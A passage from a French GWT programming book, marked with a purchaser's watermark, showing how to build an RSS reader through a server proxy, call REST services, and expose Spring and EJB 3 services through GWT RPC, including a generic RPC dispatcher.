Expliquer le contenu du proxy n'a pas grand intérêt pédagogique dans ce cas. Sachez simplement que cette page reçoit une URL et réalise côté serveur une requête HTTP via les API `java.net.*`.

Vous trouverez ci-après le code GWT permettant d'effectuer une requête, d'analyser la réponse et de la mettre en forme.

```
package com.dng.rest.client;

import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.core.client.GWT;
import com.google.gwt.http.client.Request;
import com.google.gwt.http.client.RequestBuilder;
import com.google.gwt.http.client.RequestCallback;
import com.google.gwt.http.client.RequestException;
import com.google.gwt.http.client.Response;
import com.google.gwt.user.client.Window;
import com.google.gwt.user.client.ui.Anchor;
import com.google.gwt.user.client.ui.HTML;
import com.google.gwt.user.client.ui.RootPanel;
import com.google.gwt.xml.client.DOMException;
import com.google.gwt.xml.client.Document;
import com.google.gwt.xml.client.Element;
import com.google.gwt.xml.client.NodeList;
import com.google.gwt.xml.client.XMLParser;

public class RestSample implements EntryPoint {

    public void onModuleLoad() {
        String URL = "proxy.jsp?url="
             + URL.encode("http://www.dng-
                      consulting.com/blogs/index.php?blog=1&tempskin=_rss2");(6)

        RequestBuilder builder = new RequestBuilder(RequestBuilder.GET, URL);
        builder.setCallback(new RequestCallback() {
            // Appelé en cas d'échec de l'appel
            public void onError(Request request, Throwable exception) {
                GWT.log("Echec lors de l'appel Http",exception);
            }
            // Appelé en cas de succès
            public void onResponseReceived(Request request, Response response) {
                parseMessage(response.getText()); (2)
            }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        });
        try {
            // Réalise l'appel
            builder.send();(1)
        } catch (RequestException e) {
            e.printStackTrace();
        }
    }

    private void parseMessage(String messageXml) {
        try {
            Document messageDom = XMLParser.parse(messageXml.trim()); (3)
            // Renvoie la racine du document
            Element root = messageDom.getDocumentElement();
            processRssFeed(root);

        } catch (DOMException e) {
            GWT.log(e.getMessage(), e);
            Window.alert("Impossible de parser le document XML.");
        }
    }

    void processRssFeed(final Element root) {
        final NodeList items = ((Element) root.getElementsByTagName("channel")
                .item(0)).getElementsByTagName("item");

        for (int i = 0; i < items.getLength(); i++) {
            final Element item = (Element) items.item(i);
           final String rssDescription = getValueIfPresent(item, "description");
            final String rssTitle = getValueIfPresent(item, "title");
            final String rssLink = getLinkIfPresent(item);
            RootPanel.get().add(new Anchor(rssTitle, rssLink));(4)
            RootPanel.get().add(new HTML(rssDescription));(5)
        }
    }

    private String getValueIfPresent(final Element el, final String tn) {
        final NodeList nl = el.getElementsByTagName(tn);
        if (nl.getLength() == 0) {
            return "";
        } else {
            return nl.item(0).getFirstChild().getNodeValue();
        }
    }

    private String getLinkIfPresent(final Element el) {
        final NodeList nl = el.getElementsByTagName("link");
        if (nl.getLength() == 0) {
            return "";
```


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        } else {
            if (nl.item(0).hasChildNodes()) {
                return nl.item(0).getFirstChild().getNodeValue();
            } else {
                return ((Element) nl.item(0)).getAttribute("href");
            }
        }
    }
}
```

`builder.send()` (1) réalise l'appel distant en utilisant l'API Ajax. En cas de succès, la méthode `onResponseReceived()` (2) est invoquée. Il suffit ensuite d'extraire le corps de la réponse HTTP avec `response.getText()` puis de lancer l'analyse XML.

La méthode `XMLParser.parse()` (3) effectue ensuite l'analyse et renvoie un arbre DOM composé de nœuds et d'éléments. Les trois balises principales exploitées dans ce flux sont le titre (4), la description (5) et le lien (6). Une fois récupéré, le contenu de ces balises est rendu sous la forme d'un lien hypertexte GWT et d'un flux HTML. La figure suivante affiche le résultat.

Figure 7–10
Lecteur RSS écrit en GWT



En (6), vous remarquerez la présence du préfixe `proxy.jsp?url=` dans l'URL utilisée côté client. N'oubliez pas que seul le proxy a le droit d'effectuer la requête ; le navigateur client communique uniquement avec le proxy, jamais avec le domaine dng-consulting.com.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Architecture REST

REST (*Representational State Transfer*) est une manière de construire une application pour les systèmes distribués. REST n'est pas un protocole ou un format, c'est le style architectural original du Web, dans lequel un composant lit ou modifie une ressource en utilisant une représentation de cette ressource.

L'application de cette architecture au Web s'appuie sur quelques principes simples :

- Une ressource est identifiée par une URL (plus précisément une URI).
- REST s'appuie sur le protocole HTTP et ses différents verbes (GET, POST, PUT et DELETE, essentiellement).
- Client et serveur échangent des informations en utilisant des formats de messages quelconques (JSon, XML, texte brut…).

À titre d'exemple, pour modifier une facture ou rechercher un dossier à la mode REST, il suffit de créer une requête `GET http://monserveur/rest/dossiers/list` et d'analyser le résultat XML renvoyé dans le corps de la réponse HTTP.

Nous n'entrerons pas dans le détail des nombreuses représentations REST, mais sachez qu'il existe plusieurs frameworks simplifiant l'étape de construction et d'analyse d'une requête REST. Le plus abouti est sans conteste la version GWT du framework Restlet (http://wiki.restlet.org/docs_2.0/13-restlet/275-restlet/144-restlet.html).

L'exemple RSS précédent s'écrirait ainsi avec Restlet GWT :

```
// L'URL est la même que l'exemple précédent
Request request = new Request(Method.GET, URL);
// Donne les préférences du client et laisse le serveur choisir la représentation
request.getClientInfo().getAcceptedMediaTypes().add(new
    Preference<MediaType>(MediaType.TEXT_XML));
new Client(Protocol.HTTP).handle(request, new Uniform(){
    @Override
    public void handle(Request request, Response response, Uniform callback) {
           // Récupère la représentation sous la forme d'un XmlRepresentation
           XmlRepresentation rep = response.getEntityAsXml();
           Element root = rep.getDocument().getDocumentElement();
           // Même méthode d'affichage que l'exemple précédent
           processRssFeed(root);
       }
});
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

8

L'intégration J2EE

Le modèle RPC a longtemps été mal compris par ses détracteurs, qui voyaient dans ce framework une manière de remplacer les *middlewares* plus évolués tels que Soap, RMI ou Corba (IIOP). RPC n'est pas un énième framework d'invocation à distance. Il n'en a pas les moyens du fait de son adhérence à JavaScript. Il faut le considérer comme une passerelle HTTP d'accès à des services plus complexes localisés côté serveur.

GWT 1.5 a été la première version à introduire un mécanisme d'extensibilité dans le framework RPC, ce qui a permis à de nombreux projets de tirer parti de leur existant en termes d'infrastructure de services. Il devenait possible d'intégrer des composants Spring ou EJB tout en garantissant un certain niveau d'homogénéité dans l'architecture existante.

Le modèle par délégation

Lorsqu'on développe un service RPC avec GWT et qu'on dispose d'un existant composé de services Spring ou EJB, le moyen le plus simple d'exposer ces services est d'utiliser la délégation. Cela consiste à encapsuler chaque service existant à partir d'un service RPC (figure suivante).

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 8–1
Encapsulation RPC de services Spring

Cette délégation a un prix. Dans la pratique, pour un composant Spring exposé, il faut un service RPC et donc une interface synchrone et asynchrone. Surtout, il faut mettre en place un modèle de données compatible avec les contraintes GWT, les objets échangés entre client et serveur devant être positionnés dans le package client.

Voici ce que l'on écrirait dans le service RPC :

```
import org.springframework.beans.factory.xml.XmlBeanFactory;
import org.springframework.core.io.ClassPathResource;

import com.dng.derpc.client.MyDossier;
import com.dng.derpc.client.MyDossierService;
import com.google.gwt.user.server.rpc.RemoteServiceServlet;

/**
* L'implémentation du service d'encapsulation
*/
public class MyDossierServiceImpl extends RemoteServiceServlet implements
                                                        MyDossierService {
    // Chargement du fichier contenant les services Spring
    ClassPathResource res = new ClassPathResource("applicationContext.xml");
    XmlBeanFactory factory = new XmlBeanFactory(res);

    @Override
    public MyDossier findDossier(String name) {
        MySpringDossierService bean =
            (MySpringDossierService)factory.getBean("myDossierService");
        return bean.findDossier(name);
    }
}
```

S'il s'agit d'exposer un sous-ensemble des services Spring disponibles au sein de l'entreprise, ce procédé joue parfaitement son rôle.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En revanche, si on imagine qu'au sein du SI, il existe plus d'une centaine de composants Spring susceptibles d'être tous exposés à un moment ou à un autre côté GWT, la délégation devient vite un enfer pour le développeur.

L'idéal aurait été que nos composants Spring soient directement exposés par un service RPC générique. Voyons cela d'un peu plus près.

Le modèle d'extensibilité

Pour bien comprendre le modèle d'extensibilité de RPC et la mécanique subtile permettant de résoudre les problèmes posés par la délégation, il faut étudier le code source du framework RPC de GWT.

Voici un diagramme de séquence illustrant la succession des méthodes appelées lorsque le servlet `RemoteServiceServlet` reçoit une requête cliente. L'idée est de comprendre concrètement ce qui se passe dans les tuyaux lorsqu'un utilisateur invoque un service RPC.




Figure 8–2 La méthode processCall()

La premier traitement de la chaîne d'appels est réalisé par la méthode `processCall()` de la classe `RemoteServiceServlet` dont on hérite lorsqu'on code un service RPC. La méthode `processCall()` commence par décoder la requête cliente (formalisée en JSON et compressée en GZip), puis par extraire du flux HTTP les informations liées à la méthode RPC cible et ses paramètres.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Méthode de la classe RemoteServiceServlet

```
public void processCall(ClientOracle clientOracle, String payload,
OutputStream stream) throws SerializationException {

    try {
      // Décode le flux RPC method=findDossier~Param1=RogerDupont
      RPCRequest rpcRequest = RPC.decodeRequest(payload, this.getClass(),
          clientOracle);
      // Réalise une invocation dynamique sur cette même classe RemoteServiceServlet
      RPC.invokeAndStreamResponse(this, rpcRequest.getMethod(),
          rpcRequest.getParameters(), clientOracle, stream);
    } catch (RemoteException ex) {
      throw new SerializationException("An exception was sent from the client",
          ex.getCause());
    } catch (IncompatibleRemoteServiceException ex) {
          RPC.streamResponseForFailure(clientOracle, stream, ex);
    }
  }
```

Ce qui est marquant dans cette méthode est l'appel à `RPC.invokeAndStreamResponse(this, rpcRequest.getMethod(), rpc.getParameters)`. Si on creuse le contenu de cette fonction de la classe `RPC`, on s'aperçoit en effet qu'elle réalise une invocation dynamique de méthode sur l'instance `this`, c'est-à-dire la classe `RemoteServiceServlet`. En d'autres termes, lorsque nous implémentons un service RPC, c'est la classe mère `RemoteServiceServlet` qui reçoit l'appel et qui réalise dans la foulée une invocation dynamique vers la méthode `findDossier()` de `MyDossierServiceImpl`.

Gardez à l'esprit ce que nous cherchons à obtenir. L'objectif est bien de faire en sorte d'exposer n'importe quel objet de notre SI via RPC sans avoir à réécrire des méthodes pour encapsuler les appels. Or, ne pourrait-on pas modifier le comportement de la classe `RemoteServiceServlet` de sorte qu'elle réalise cette invocation, non pas sur l'instance `this` correspondant à `MyDossierServiceImpl`, mais sur n'importe quelle instance de service existant au sein de notre SI ?

La réponse est évidemment dans le code que l'on vient de décortiquer, par une subtile redéfinition de la méthode `processCall()` consistant à remplacer l'instance `this` par une instance d'un objet Spring, EJB ou RMI. Nous allons ainsi créer un seul service RPC générique capable d'invoquer n'importe quelle méthode de n'importe quel objet.

Cependant, tout n'est pas aussi simple. Que ce soit avec la technologie Spring ou EJB, les composants sont toujours identifiés par un nom logique. Il s'agit du fameux `myDossierService` passé à la méthode `factory.getBean("myDossierService")`, ou pour un EJB, du nom JNDI passé à la méthode `ctx.lookup("myEjbRemote")`.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Si nous nous appuyons, dans l'unique servlet RPC générique, sur la méthode et les paramètres propagés dans la requête, comment identifier notre composant cible ?

Là encore, toute l'astuce va consister à utiliser les URL. Rappelez-vous la chaîne de caractères passée dans l'annotation `@RemoteServiceRelativePath("url")` de l'interface synchrone. Il suffit de paramétrer des correspondances d'URL de manière à identifier dans la requête le bon composant. Par exemple http://localhost:8080/myApp/myDossierService.rpc se traduirait dans le code par un `factory.getBean(myDossierService)` en supprimant le suffixe `rpc`.

Si à ce stade, vous trouvez encore les choses un peu floues, n'ayez crainte : le code suivant devrait sûrement éclairer votre lanterne.

La classe RpcSpringDispatcher.

```
import java.io.OutputStream;

import org.springframework.beans.factory.xml.XmlBeanFactory;
import org.springframework.core.io.ClassPathResource;

import com.google.gwt.rpc.server.ClientOracle;
import com.google.gwt.rpc.server.RPC;
import com.google.gwt.user.server.rpc.RemoteServiceServlet;
import com.google.gwt.user.client.rpc.SerializationException;
import com.google.gwt.user.server.rpc.RPCRequest;

/**
* Dispatcheur de services Spring génériques
*/
@SuppressWarnings("serial")
// Ce service n'implémente aucune interface synchrone contrairement à un service
// classique
public class RpcSpringDispatcher extends RemoteServiceServlet {
      // Charge le fichier de contexte Spring, à faire une seule fois
      ClassPathResource res = new ClassPathResource("applicationContext.xml");
      XmlBeanFactory factory = new XmlBeanFactory(res);

      @Override
      public void processCall(ClientOracle clientOracle, String payload,
            OutputStream stream) throws SerializationException {
        RPCRequest rpcRequest = RPC.decodeRequest(payload, this.getClass(),
                                                          clientOracle);
        onAfterRequestDeserialized(rpcRequest);
        // Donne "myService" à partir de "http://url/myService.rpc"
        String beanName = extractBeanName(getThreadLocalRequest()
                                                    .getServletPath());
        // On recherche dans notre contexte Spring le bean en question
        Object beanSpring = factory.getBean(beanName);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        // … puis on invoque dynamiquement la méthode via la réflexion Java
        RPC.invokeAndStreamResponse(beanSpring, rpcRequest.getMethod(),
            rpcRequest.getParameters(), clientOracle, stream);
    }

    private String extractBeanName(String servletPath) {
       // Algorithme permettant d'extraire le nom du bean de l'URL
       // Le code a été épuré pour plus de clarté
       return beanName;
    }
}
```

Il ne reste plus qu'à insérer ce servlet générique dans le fichier `web.xml` pour qu'il traite toute URL suffixée par `.rpc`.

```
<web-app>
...
<servlet-name>rpcDispatcher</servlet-name>
  <servlet-class>
      com.dng.directevalrpc.server.RpcSpringDispatcher
  </servlet-class>

  <servlet-mapping>
      <servlet-name>rpcDispatcher</servlet-name>
      <url-pattern>*.rpc</url-pattern>
  </servlet-mapping>
...
</web-app>
```

Pour exposer un service Spring, il suffit maintenant de créer une interface GWT dérivant de `RemoteService` et de l'appeler côté client comme si c'était un service RPC classique.

> **REMARQUE L'interface synchrone GWT est-elle toujours nécessaire ?**
>
> D'un point de vue strictement technique – nous le démontrerons avec les EJB – il est tout à fait envisageable de remplacer l'interface synchrone de GWT par celle de Spring. Nous ne l'avons pas effectué dans cet exemple, car il est parfois préférable d'instaurer une séparation entre l'infrastructure de services existante et les contraintes du package client de GWT. Dans ce cas précis, il doit bien évidemment exister une correspondance directe entre les signatures des interfaces GWT et les signatures des interfaces Spring. Notre servlet aurait d'ailleurs pu vérifier cette correspondance.

Attention, cet exemple d'extensibilité n'est pas là simplement pour vous montrer un quelconque exploit technique. C'est un des principaux design patterns lorsqu'il s'agit de centraliser des traitements au niveau des services RPC. Si dans la pratique très

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

peu de projets mettent en œuvre ce pattern (sûrement par méconnaissance), il joue un rôle fondamental pour :

- la gestion personnalisée des exceptions (on peut imaginer centraliser les exceptions en provenance des services pour les encapsuler dans une seule et même exception applicative ou technique) ;
- la gestion centralisée de l'authentification (gestion de jetons, vérification de la validité de la session) ;
- la traçabilité des échanges (on peut par exemple calculer le temps moyen d'exécution d'un appel RPC ou effectuer un traitement particulier lorsqu'un service propose des performances dégradées) ;
- la gestion de la session HTTP : le dispatcher extrait certaines informations applicatives de la session HTTP et les propage aux autres couches en utilisant la variable `ThreadLocal`. Cela évite de coupler notre back-end avec la session HTTP.

L'option –noserver

Comme nous l'avons déjà évoqué, GWT fournit un conteneur web embarqué nommé Jetty. Celui-ci permet d'exposer les services RPC en mode développement sans infrastructure complexe. Or, il est parfois nécessaire, lorsqu'on dispose déjà d'un serveur d'applications interne, de s'interfacer directement avec celui-ci (Tomcat ou autre). Il suffit dans ce cas de lancer le mode développement avec l'option `-noserver`. Les services RPC sont alors déployés directement au sein du serveur d'applications et on évite ainsi les doublons de conteneurs de servlets. En revanche, il ne faut pas oublier de préciser l'option `-war` pour faire pointer la racine web vers un répertoire externe (par exemple `c:/tomcat/webapps`).

Intégration avec les EJB 3 et JPA

Le standard EJB 3 n'a plus rien à voir avec son tristement célèbre prédécesseur EJB 2. Il constitue aujourd'hui une des infrastructures de services les plus intéressantes du monde Java aux côtés de Spring. Les EJB 3 offrent non seulement une montée en charge à moindre coût (des outils tels que JBoss sont Open Source), mais un niveau de productivité sans équivalent grâce au mode embarqué, appelé encore *EJB embeddable container*.

Côté accès aux données, des standards tels que JPA offrent une abstraction de la couche de persistance facilitant l'intégration de différents outils de *mapping* objet/relationnel.

Enfin, côté services techniques, les EJB 3 proposent des fonctionnalités telles que le monitoring, les transactions, la sécurité, la montée en charge ou le clustering.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour toutes ces raisons, GWT semble le compagnon idéal des EJB 3.

Nous allons nous appuyer sur le même service de gestion des dossiers pour illustrer l'intégration des EJB 3. Le serveur d'applications sera ici Apache OpenEJB (http://openejb.apache.org). Léger, complet et surtout très rigoureux dans l'implémentation du standard JEE 5, OpenEJB est l'outil le mieux adapté lorsqu'il s'agit de déployer des EJB en mode développement.

Pour l'accès aux données avec JPA, nous utiliserons un framework de mapping objet/relationnel (ORM) qu'on ne présente plus, Hibernate Java en version 3. Pour des raisons de simplicité, nous procéderons par délégation. Notre service RPC `MyDossierServiceImpl` encapsule un EJB sans état distant (stateless) manipulant l'entité `Dossier`. L'EJB est distant car il s'exécute dans le processus du serveur OpenEJB. En termes d'architecture, nous avons deux processus distincts : le mode développement de GWT (intégrant le conteneur de servlets Jetty) et le conteneur EJB OpenEJB.




Figure 8–3
Développement GWT avec des EJB et le mode développement

La première étape consiste à créer les différents composants EJB. La classe `DossierServiceImpl` représente l'EJB session et `DossierServiceRemote` l'interface distante EJB. La classe `Dossier` constitue la seule entité persistante de l'application.

Il y a encore peu de temps, il était admis qu'une séparation entre les classes EJB et les classes GWT était obligatoire. N'oubliez pas qu'une interface EJB peut contenir de nombreuses dépendances non compatibles avec les contraintes du package client.

Pour les besoins de cet ouvrage et pour briser une idée reçue, nous allons utiliser l'interface EJB 3 comme interface synchrone GWT. Cela épargnera au développeur la tâche, souvent fastidieuse, consistant à écrire des interfaces GWT pour encapsuler les interfaces EJB.

Attention, il faut être conscient que cette approche induit une dépendance forte entre nos interfaces EJB et le framework RPC de GWT, par le biais de l'héritage `RemoteService`, même si, en y regardant de plus près, `RemoteService` n'est rien d'autre qu'une interface de marquage. Celle-ci ne risque en aucun cas de créer d'effets de bord ou de rendre incompatible l'utilisation de nos EJB dans un contexte non GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici la structure de notre projet :




Figure 8–4
Structure d'un projet GWT EJB 3

Pour ne pas faire hurler les amateurs de séparation des couches, qui verraient d'un mauvais œil cette intégration exotique de nos interfaces d'EJB à l'intérieur du package client, nous créons un package supplémentaire nommé `shared` (c'est un package de type client, mais qui ne s'appelle pas client) dans lequel nous insérons les objets du domaine (le bean entité `Dossier` et les interfaces distantes des EJB).

La prouesse technique consiste ici à mélanger dans la même classe les annotations GWT et EJB.

Classe DossierServiceRemote.java

```
package com.dng.derpc.shared;

import java.util.List;

import javax.ejb.Remote;

import com.google.gwt.user.client.rpc.RemoteService;
import com.google.gwt.user.client.rpc.RemoteServiceRelativePath;

/**
* Interface Remote EJB 3 jouant également le rôle d'interface synchrone GWT
* Cette interface doit être annotée avec @Remote
* @RemoteServiceRelativePath est l'annotation GWT indiquant l'URL du servlet
*/
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
@Remote
@RemoteServiceRelativePath("myDossierService")
public interface DossierServiceRemote extends RemoteService {

      public void addDossier(Dossier dossier) throws Exception ;
      public void deleteDossier(Dossier dossier) throws Exception;
      public List<Dossier> getDossiers() throws Exception ;

}
```

Voici l'entité `Dossier` dérivant de `Serializable` et marquée de l'annotation `@Entity`. Cette classe n'a rien de particulier par rapport à un EJB persistant classique.

Classe Dossier.java

```
package com.dng.derpc.shared;

import java.io.Serializable;

import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.GenerationType;
import javax.persistence.Id;

/**
* Objet du domaine contenant les informations d'un dossier
*/
@Entity
public class Dossier implements Serializable {

      @Id
      @GeneratedValue(strategy = GenerationType.AUTO)
      private long id;
      private String nom;
      private String prenom;
      private boolean actif;
      private String dateNaissance;
      // Tout objet sérialisé avec RPC doit fournir un constructeur par défaut
      public Dossier() {
      }

      public Dossier(String nom, String prenom, boolean actif) {
            this.nom = nom;
            this.prenom = prenom;
            this.actif = actif;
      }
      // Champ mappé sur la colonne "nom" de la table Dossier en base
      public String getNom() {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
            return nom;
      }

      public void setNom(String nom) {
            this.nom = nom;
      }
      (…)
}
```

Côté interface asynchrone, aucune surprise : nous disposons des mêmes services que ceux proposés par l'interface EJB.

```
package com.dng.derpc.shared;

import java.util.List;
import com.google.gwt.user.client.rpc.AsyncCallback;

public interface DossierServiceRemoteAsync {

    public void addDossier(Dossier dossier, AsyncCallback<Dossier> callback);
    public void deleteDossier(Dossier dossier, AsyncCallback<Dossier> callback);
    public void getDossiers(AsyncCallback<List <Dossier>> callback);
}
```

Côté EJB, voici la fameuse implémentation de l'interface `DossierServiceRemote`.

Composant EJB - DossierServiceImpl.java

```
package com.dng.derpc.ejb;

import java.util.List;

import javax.ejb.Stateless;
import javax.persistence.EntityManager;
import javax.persistence.PersistenceContext;
import javax.persistence.PersistenceContextType;
import javax.persistence.Query;

import com.dng.derpc.shared.Dossier;
import com.dng.derpc.shared.DossierServiceRemote;

@Stateless
public class DossierServiceImpl implements DossierServiceRemote {
    // À chaque invocation d'un service EJB, une transaction est créée
    @PersistenceContext(unitName = "dossiers-unit", type =
                                        PersistenceContextType.TRANSACTION)
    private EntityManager entityManager;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // Ajoute un dossier en base de données
    public void addDossier(Dossier dossier) throws Exception {
        entityManager.persist(dossier);
    }

    // Supprime un dossier en base de données
    public void deleteDossier(Dossier dossier) throws Exception {
        entityManager.remove(dossier);
    }

    // Récupère une liste de dossiers via une requête JPQL
    public List<Dossier> getDossiers() throws Exception {
      Query query = entityManager.createQuery("SELECT d from Dossier as d");
        return query.getResultList();
    }
}
```

Voici le service RPC GWT qui redirige l'appel vers le composant EJB :

Classe RPC MyDossierServiceImpl.java

```
package com.dng.derpc.server;

import java.util.List;
import java.util.Properties;

import javax.naming.InitialContext;

import com.dng.derpc.shared.Dossier;
import com.dng.derpc.shared.DossierServiceRemote;
import com.google.gwt.user.rpc.server.RemoteServiceServlet;

/**
* L'implémentation du service RPC côté serveur
*/
public class MyDossierServiceImpl extends RemoteServiceServlet implements
            DossierServiceRemote {

      // Paramètres de connexion au serveur d'application
      // (généralement en propriété)
      private final static String OPENEJB_FACTORY =
                              "org.openejb.client.RemoteInitialContextFactory";
      private final static String OPENEJB_PROVIDER = "ejbd://localhost:4201";
      static DossierServiceRemote myBean=null;
      private static final Properties PROPERTIES;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        // Préchargement statique du proxy vers l'EJB
        static {
           PROPERTIES = new Properties();
           PROPERTIES.put("java.naming.factory.initial", OPENEJB_FACTORY);
           PROPERTIES.put("java.naming.provider.url", OPENEJB_PROVIDER);
           myBean = (DossierServiceRemote) Lookup("DossierServiceImplRemote");
        }

        @Override
        public List<Dossier> getDossiers() throws Exception {
                return myBean.getDossiers();
        }

        @Override
        public void addDossier(Dossier dossier) throws Exception {
           myBean.addDossier(dossier);
        }

        @Override
        public void deleteDossier(Dossier dossier) throws Exception {
           myBean.deleteDossier(dossier);
        }

       // Recherche un EJB par son nom logique (généralement dans un package util)
        private static Object Lookup(String name) {
           try {
           InitialContext ctx;
              ctx = new InitialContext(PROPERTIES);
              return ctx.lookup("DossierServiceImplRemote");
           } catch (Exception e) {};
           throw new RuntimeException("invalid lookup");
        }
}
```

Voici le code du client qui, au passage, ne possède aucune spécificité liée au contexte EJB du serveur.

```
import com.dng.derpc.shared.Dossier;
import com.dng.derpc.shared.DossierServiceRemote;
import com.dng.derpc.shared.DossierServiceRemoteAsync;
import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.core.client.GWT;
import com.google.gwt.user.client.Window;
import com.google.gwt.user.client.rpc.AsyncCallback;

public class DirectEvalRPC implements EntryPoint {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    private final DossierServiceRemoteAsync myDossierService = GWT
      .create(DossierServiceRemote.class);

    public void onModuleLoad() {
     AsyncCallback<Void> callback = new AsyncCallback<Void>() {
      // On déclare le second callback à l'intérieur du premier
      final AsyncCallback<List<Dossier>> callback2 = new
                  AsyncCallback<List<Dossier>>() {

         public void onSuccess(List<Dossier> result) {
          Window.alert("Félicitation, vous venez de récupérer le dossier de "
               + result.get(0).getPrenom() + " " result.get(0).getNom());
         }

         public void onFailure(Throwable caught) {
          Window.alert(caught.getMessage());
         }
      };

      public void onSuccess(Void v) {
         // Une fois l'ajout du dossier effectué, on récupère la liste
         myDossierService.getDossiers(callback2);
      }

      public void onFailure(Throwable caught) {
         Window.alert(caught.getMessage());
      }
     };
     // Premier appel effectué
     myDossierService.addDossier(new Dossier("Sami","Jaber",true), callback);

    }
}
```

